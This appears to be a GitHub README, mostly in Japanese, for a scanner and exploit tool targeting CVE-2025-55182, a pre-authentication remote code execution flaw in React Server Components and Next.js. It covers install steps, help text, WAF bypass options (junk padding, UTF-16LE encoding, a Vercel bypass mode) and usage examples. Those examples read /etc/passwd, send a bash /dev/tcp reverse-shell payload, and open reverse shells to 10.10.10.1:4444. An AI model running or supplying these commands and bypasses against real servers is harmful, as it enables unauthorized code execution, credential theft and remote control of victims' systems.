 l0n3m4n/cve-2025-55182-waf
CVE-2025-55182 RCE脆弱性のNext.js/React RSCサーバー (エクスプロイトとスキャナー)


このツールは、セキュリティ研究者やペネトレーションテスターが Next.js/React RSC アプリケーションの CVE-2025-55182 脆弱性を検出・悪用するために設計されています。複数のスキャンモード、エクスプロイト機能、WAF バイパス技術を提供します。
rce、safe、vercel_bypass モードから選択可能。| カテゴリ | 情報 |
|---|---|
| 公開日 | 2025-12-03 |
| 基本スコア | 10.0 (CRITICAL) |
| 研究者 | Lachlan Davidson (https://github.com/lachlan2k) |
| ベクター | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H |
| 説明 | React Server Components における深刻なリモートコード実行 (RCE) 脆弱性。Next.js などのフレームワークを含む React のサーバーサイドランタイムを使用するアプリケーションが影響を受けます。この問題は、信頼されていない「Flight」プロトコルデータの安全でないデシリアライゼーションによって引き起こされ、攻撃者がサーバー上で認証前のコード実行を達成することを可能にします。パッチが適用された React およびフレームワークのバージョンへのアップデートが必要です。 |
| EPSS スコア | 27.81% (悪用の確率) |
| CISA KEV カタログ | 掲載: はい, ランサムウェア: 不明 |
| HackerOne Hacktivity | ランク: 1, 報告数: 92 |
| パッチ優先度 | A+ |
この脆弱性は、以下のバージョンの React Server Components に影響を与えます。
また、以下のパッケージも影響を受けます。
react-server-dom-parcelreact-server-dom-turbopackreact-server-dom-webpackgit clone https://github.com/l0n3m4n/CVE-2025-55182.git cd CVE-2025-55182
python3 -m venv venv-55182 source venv-55182/bin/activate
pip install -r requirements.txt
## 使い方```bash
❯ python3 CVE-2025-55182.py -h

__________                      __  ________    _________.__           .__  .__
\______   \ ____ _____    _____/  |_\_____  \  /   _____/|  |__   ____ |  | |  |
 |       _// __ \\__  \ _/ ___\   __\/  ____/  \_____  \ |  |  \_/ __ \|  | |  |
 |    |   \  ___/ / __ \\  \___|  | /       \  /        \|   Y  \  ___/|  |_|  |__
 |____|_  /\___  >____  /\___  >__| \_______ \/_______  /|___|  /\___  >____/____/
        \/     \/     \/     \/             \/        \/      \/     \/
       Author: l0n3m4n  | CVE-2025-55182 | Next.js/React RSC Scanner & Exploit

usage: CVE-2025-55182.py [-h] (-u URL | -f FILE) [-c COMMAND] [-p PAYLOAD] [-r LHOST:LPORT] [-sm MODE]
                         [-wb] [-wbs KB] [-wbu] [-o FILE] [-t NUM] [-T SEC] [-P URL] [-H HEADER] [-v]

Powerful all-in-one tool (scan and exploit) CVE-2025-55182 in Next.js applications

options:
  -h, --help                       show this help message and exit
  -u, --url URL                    Single URL to scan or exploit.
  -f, --file FILE                  File containing a list of URLs to scan/exploit.

Exploitation Options:
  -c, --command COMMAND            Command to execute on the target(s).
  -p, --payloads PAYLOAD           Custom payload to execute on the target(s). Can be a string or a
                                   file path.
  -r, --reverse-shell LHOST:LPORT  Attempt a reverse shell.

Scanning Options:
  -sm, --scan-mode MODE            Scanning technique. Choices: {rce, safe, vercel_bypass}. (default:
                                   rce)


  -wb, --waf-bypass                Add junk data to the request to bypass WAFs.
  -wbs, --waf-bypass-size KB       Size of junk data in KB (default: 128).
  -wbu, --waf-bypass-utf16le       Use UTF-16LE encoding to bypass WAFs.

General Options:
  -o, --output FILE                File to save vulnerable URLs from scans.
  -t, --threads NUM                Number of concurrent threads (default: 10).
  -T, --timeout SEC                Request timeout in seconds (default: 10).
  -P, --proxy URL                  Proxy to use (e.g., http://127.0.0.1:8080).
  -H, --header HEADER              Add custom headers (e.g., 'Cookie: session=...').
  -v, --verbose                    Enable verbose output for success/failed/non-vulnerable checks.
rce (デフォルト): アクティブスキャンモードで、echo コマンドを実行して脆弱性を確認します。最も信頼性の高い方法ですが、対象システムにログが残る可能性があります。safe: サイドチャネルスキャンモードで、コマンドを実行しません。特定のエラーメッセージ (E{"digest") が存在するかどうかをチェックして、対象が脆弱かどうかを判断します。rce モードよりも安全ですが、信頼性が低い場合があります。vercel_bypass: 特定のペイロードを使用して Vercel の WAF をバイパスし、X-Action-Redirect ヘッダー内のコマンド出力を確認します。クレジット @coffinxp7
python3 CVE-2025-55182.py -u http://target.com
safe mode and 20 threadspython3 CVE-2025-55182.py -f urls.txt -sm safe -t 20
python3 CVE-2025-55182.py -f urls.txt -sm vercel_bypass -o vulnerable.txt
### エクスプロイト```bash
# Execute a command on a single target
python3 CVE-2025-55182.py -u http://target.com -c "cat /etc/passwd"

# Use WAF bypass techniques
python3 CVE-2025-55182.py -u http://target.com -c "whoami" -wb

# Use a custom payload string
python3 CVE-2025-55182.py -u http://target.com -p "bash -i >& /dev/tcp/LHOST/LPORT 0>&1"

# Use a custom payload from a file (windows target)
python3 CVE-2025-55182.py -u http://target.com -p windows_revshell.sh

# Get a reverse shell (linux default reverse shell)
python3 CVE-2025-55182.py -u http://target.com -r 10.10.10.1:4444

# Get a reverse shell using a payload file (linux target)
python3 CVE-2025-55182.py -u http://target.com -p linux_revshell.sh

# Force a windows reverse shell payload if auto-detection fails
python3 CVE-2025-55182.py -u http://target.com -r 10.10.10.1:4444 --os windows

# Intercept in Burpsuite
python3 CVE-2025-55182.py -u http://target.com -wbu -P http://127.0.0.1:8080